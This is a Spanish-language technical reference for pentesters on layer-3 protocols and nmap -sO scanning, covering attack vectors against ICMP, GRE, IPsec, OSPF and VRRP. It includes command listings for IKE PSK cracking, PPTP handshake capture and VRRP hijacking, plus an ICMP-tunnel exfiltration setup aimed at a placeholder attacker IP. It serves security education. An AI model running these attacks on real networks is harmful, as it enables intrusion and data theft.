

Protocolos Capa 3

Escaneo con nmap -s0 y
Relevancia en Hacking / Pentesting

Modelo OSI • TCP/IP • IP Protocol Numbers

Vectores de ataque por protocolo


Referencia tecnica de ciberseguridad – 2025

Índice

1. La Capa 3 en el modelo OSI / TCP-IP	2
2. nmap -s0: IP Protocol Scan	2
2.1. Que hace	2
2.2. Logica de deteccion	2
2.3. Ejemplo de salida	3
3. Tabla de protocolos Capa 3	3
4. Protocolos relevantes en Hacking / Pentesting	3
4.1. ICMP (Protocolo 1)	3
4.1.1. Vectores de ataque	4
4.2. GRE (Protocolo 47)	4
4.2.1. Vectores de ataque	4
4.3. ESP / AH (Protocolos 50 y 51)	4
4.3.1. Lo que revela su presencia	5
4.3.2. Vectores de ataque	5
4.4. OSPF (Protocolo 89)	5
4.4.1. Vectores de ataque	5
4.5. VRRP (Protocolo 112)	5
4.5.1. Vectores de ataque	6
5. Evasion de firewalls con protocolos Capa 3	6
6. Resumen de relevancia en hacking	7

1. La Capa 3 en el modelo OSI / TCP-IP

La **Capa 3** corresponde a la capa de **Red** en OSI o **Internet** en TCP/IP. Su función es el direccionamiento lógico y el enrutamiento de paquetes entre redes distintas.



Diferencia clave: La capa 3 usa **direcciones IP** (lógicas) para enrutar entre redes. La capa 2 usa **direcciones MAC** (físicas) para entrega dentro de la red local.

Cada protocolo que opera directamente sobre IP tiene un **numero de protocolo** de 8 bits en el header IPv4 (campo **Protocol**), identificando que protocolo de capa superior transporta. El rango va de 0 a 255, dando 256 protocolos posibles.

2. nmap -sO: IP Protocol Scan

2.1. Que hace

El parametro **-sO** indica a nmap que realice un **IP Protocol Scan**. En lugar de escanear puertos TCP o UDP, escanea que **protocolos de capa 3** tiene habilitados el host objetivo, iterando sobre los 256 numeros de protocolo posibles.

Listing 1: Sintaxis basica

```

sudo nmap -sO <target>
sudo nmap -sO -p 1,6,17,47,50,51,89 <target> # protocolos
    especificos
sudo nmap -sO -v --reason <target>          # con detalle
  
```

Requiere privilegios root/administrador. nmap necesita construir paquetes IP *raw* a bajo nivel, operacion que el SO no permite a usuarios normales.

2.2. Logica de deteccion

nmap envia paquetes IP con distintos numeros de protocolo y analiza la respuesta:

Respuesta recibida	Estado	Significado
Respuesta con mismo protocolo	open	Protocolo activo
ICMP "protocol unreachable"	closed	Protocolo inactivo
Sin respuesta	filtered	Bloqueado por firewall

2.3. Ejemplo de salida

Listing 2: Salida típica de nmap -sO

```
sudo nmap -sO 192.168.1.1

PROTOCOL  STATE  NAME
1         open   icmp
6         open   tcp
17        open   udp
47        open   gre
50        open   esp
89        filtered ospf
```

3. Tabla de protocolos Capa 3

No.	Protocolo	Descripcion	Relevancia
1	ICMP	Internet Control Message Protocol. Ping, traceroute, errores de red.	Media
2	IGMP	Internet Group Management Protocol. Grupos multicast.	Baja
4	IP-in-IP	Encapsulacion IP dentro de IP. Base de tuneles simples.	Media
6	TCP	Transmission Control Protocol. Orientado a conexion.	Alta
17	UDP	User Datagram Protocol. Sin conexion, rapido.	Alta
41	IPv6	IPv6 encapsulado en IPv4. Tunnels de transicion.	Media
47	GRE	Generic Routing Encapsulation. Tunnels, base de PPTP VPN.	Critica
50	ESP	Encapsulating Security Payload. Cifrado IPsec.	Critica
51	AH	Authentication Header. Autenticacion IPsec sin cifrado.	Alta
58	ICMPv6	ICMP para IPv6.	Media
89	OSPF	Open Shortest Path First. Protocolo de enrutamiento.	Critica
103	PIM	Protocol Independent Multicast. Enrutamiento multicast.	Baja
112	VRRP	Virtual Router Redundancy Protocol. Redundancia de routers.	Critica
132	SCTP	Stream Control Transmission Protocol. VoIP, 4G/LTE.	Media

4. Protocolos relevantes en Hacking / Pentesting

4.1. ICMP (Protocolo 1)

Funcion: Mensajes de control y error de la red IP. Usado por ping y traceroute.

4.1.1. Vectores de ataque

- **Ping Sweep:** detectar hosts activos enviando ICMP Echo Request a cada IP del rango.
- **ICMP Tunneling:** encapsular datos arbitrarios dentro de paquetes ICMP para evadir firewalls que solo filtran TCP/UDP. Herramientas: `icmptunnel`, `ptunnel`.
- **Smurf DDoS:** enviar ICMP broadcast con IP origen falsificada (victima). Toda la red responde amplificando el ataque.
- **OS Fingerprinting:** analizar TTL y tamaño de respuesta ICMP para identificar el SO.

Listing 3: Ping sweep con nmap

```
nmap -sn 192.168.1.0/24
nmap -PE -sn --disable-arp-ping 192.168.1.0/24 # solo ICMP
```

4.2. GRE (Protocolo 47)

Funcion: Generic Routing Encapsulation. Encapsula cualquier protocolo de capa 3 dentro de IP. Es la base del protocolo **PPTP VPN**.

4.2.1. Vectores de ataque

- **PPTP VPN comprometida:** PPTP usa GRE para el tunel de datos y MS-CHAPv2 para autenticacion. MS-CHAPv2 es criptograficamente debil: el handshake puede capturarse y crackearse offline con `asleap` o tablas rainbow.
- **GRE sin cifrado:** a diferencia de IPsec, GRE no cifra el contenido. Si se captura trafico GRE, el payload es legible en texto plano.
- **Evasion de firewall:** encapsular trafico malicioso dentro de GRE para bypasear reglas que no inspeccionan su interior.

Listing 4: Capturar handshake PPTP/GRE

```
tcpdump -i eth0 proto gre -w captura.pcap
# Analizar MS-CHAPv2 con asleap o hashcat modo 5500
```

4.3. ESP / AH (Protocolos 50 y 51)

Funcion: Forman el nucleo de **IPsec**. ESP cifra y autentica el payload. AH solo autentica (sin cifrado).

4.3.1. Lo que revela su presencia

- ESP activo → el host tiene una **VPN IPsec** configurada.
- AH sin ESP → trafico **autenticado pero NO cifrado**: legible.
- Ambos → IPsec en modo *transport* o *tunnel* completo.

4.3.2. Vectores de ataque

- **IKE Aggressive Mode**: el protocolo de negociacion IKE en modo agresivo expone el hash de la pre-shared key. Capturando el handshake se puede crackear la PSK offline con `ike-scan + psk-crack`.
- **Downgrade de cifrado**: forzar negociacion de cifrados debiles (DES, MD5) durante el handshake IKE.

Listing 5: Obtener hash de PSK via IKE Aggressive Mode

```
ike-scan --aggressive --id=vpnclient <target>
psk-crack --dictionary=/usr/share/wordlists/rockyou.txt hash.txt
```

4.4. OSPF (Protocolo 89)

Funcion: Open Shortest Path First. Protocolo de enrutamiento dinamico entre routers.

Senal de alerta: verlo activo en un host que NO es router es altamente sospechoso.

4.4.1. Vectores de ataque

- **Rogue OSPF neighbor**: un atacante puede anunciarse como router OSPF legitimo e inyectar rutas falsas. Todos los routers que confien en el redirigiran trafico hacia el atacante, logrando MITM a nivel de infraestructura de red.
- **Route poisoning**: inyectar rutas con metricas artificialmente bajas para atraer el trafico de toda la red.
- **Sin autenticacion por defecto**: OSPF no requiere autenticacion a menos que se configure explicitamente. Muchas implementaciones lo dejan sin contrasena.

Listing 6: Detectar vecinos OSPF

```
tcpdump -i eth0 proto ospf
# OSPF usa multicast 224.0.0.5 y 224.0.0.6
# Los Hello packets revelan router-ID y area de enrutamiento
```

4.5. VRRP (Protocolo 112)

Funcion: Virtual Router Redundancy Protocol. Varios routers comparten una IP virtual. Si el router principal falla, uno secundario toma el relevo automaticamente.

4.5.1. Vectores de ataque

- **VRRP Hijacking:** un atacante puede anunciarse como router VRRP con prioridad maxima (255) y convertirse en el **gateway de toda la red**. Todo el trafico de todos los dispositivos pasa por el: MITM total.
- **Sin autenticacion:** VRRPv2 tiene autenticacion opcional raramente configurada. VRRPv3 elimino la autenticacion completamente.
- **Impacto masivo:** afecta simultaneamente a todos los hosts de la red.

Listing 7: Detectar y explotar VRRP

```
# Detectar trafico VRRP
tcpdump -i eth0 proto vrrp

# Herramienta Loki para ataques a protocolos de enrutamiento
# loki.py --interface eth0 --attack vrrp
```

5. Evasion de firewalls con protocolos Capa 3

Muchos firewalls filtran bien TCP y UDP pero ignoran otros protocolos de capa 3, permitiendo evasion mediante tunelizacion.

Tecnica	Protocolo	Herramienta
Tunneling sobre ICMP	ICMP (1)	icmptunnel, ptunnel
Tunneling sobre GRE	GRE (47)	socat, tuneles manuales
Tunneling sobre IPv6	IPv6 (41)	6tunnel
Canal encubierto ESP	ESP (50)	Scapy personalizado

Listing 8: ICMP tunnel – exfiltrar datos a traves de ping

```
# Servidor (atacante externo con IP publica)
icmptunnel -s

# Cliente (dentro de la red victima)
icmptunnel <ip_atacante>

# Todo el trafico TCP viaja encapsulado en paquetes ICMP Echo
```

Contrametida: inspeccion profunda de paquetes (DPI). Un IDS/IPS moderno como Snort o Suricata detecta payloads anomalos dentro de ICMP que delatan un tunel.

6. Resumen de relevancia en hacking

Protocolo	Peligrosidad	Ataque principal
ICMP (1)	Media	Tunneling, ping sweep, Smurf DDoS
GRE (47)	Alta	PPTP crack, trafico en texto plano
ESP (50)	Alta	IKE aggressive mode, PSK cracking
AH (51)	Media	Trafico sin cifrado, legible
OSPF (89)	Alta	Rogue neighbor, inyeccion de rutas
VRRP (112)	Critica	Gateway hijacking, MITM total
IGMP (2)	Baja	Abuso de multicast
SCTP (132)	Media	Evasion de firewall

Regla practica en pentesting: si `nmap -sO` revela protocolos inesperados en un host (OSPF en un servidor, VRRP en una workstation, GRE en un equipo de usuario), es una senal de alerta. Un protocolo de enrutamiento activo en un host que no deberia enrutar trafico puede indicar un equipo comprometido o una configuracion insegura grave.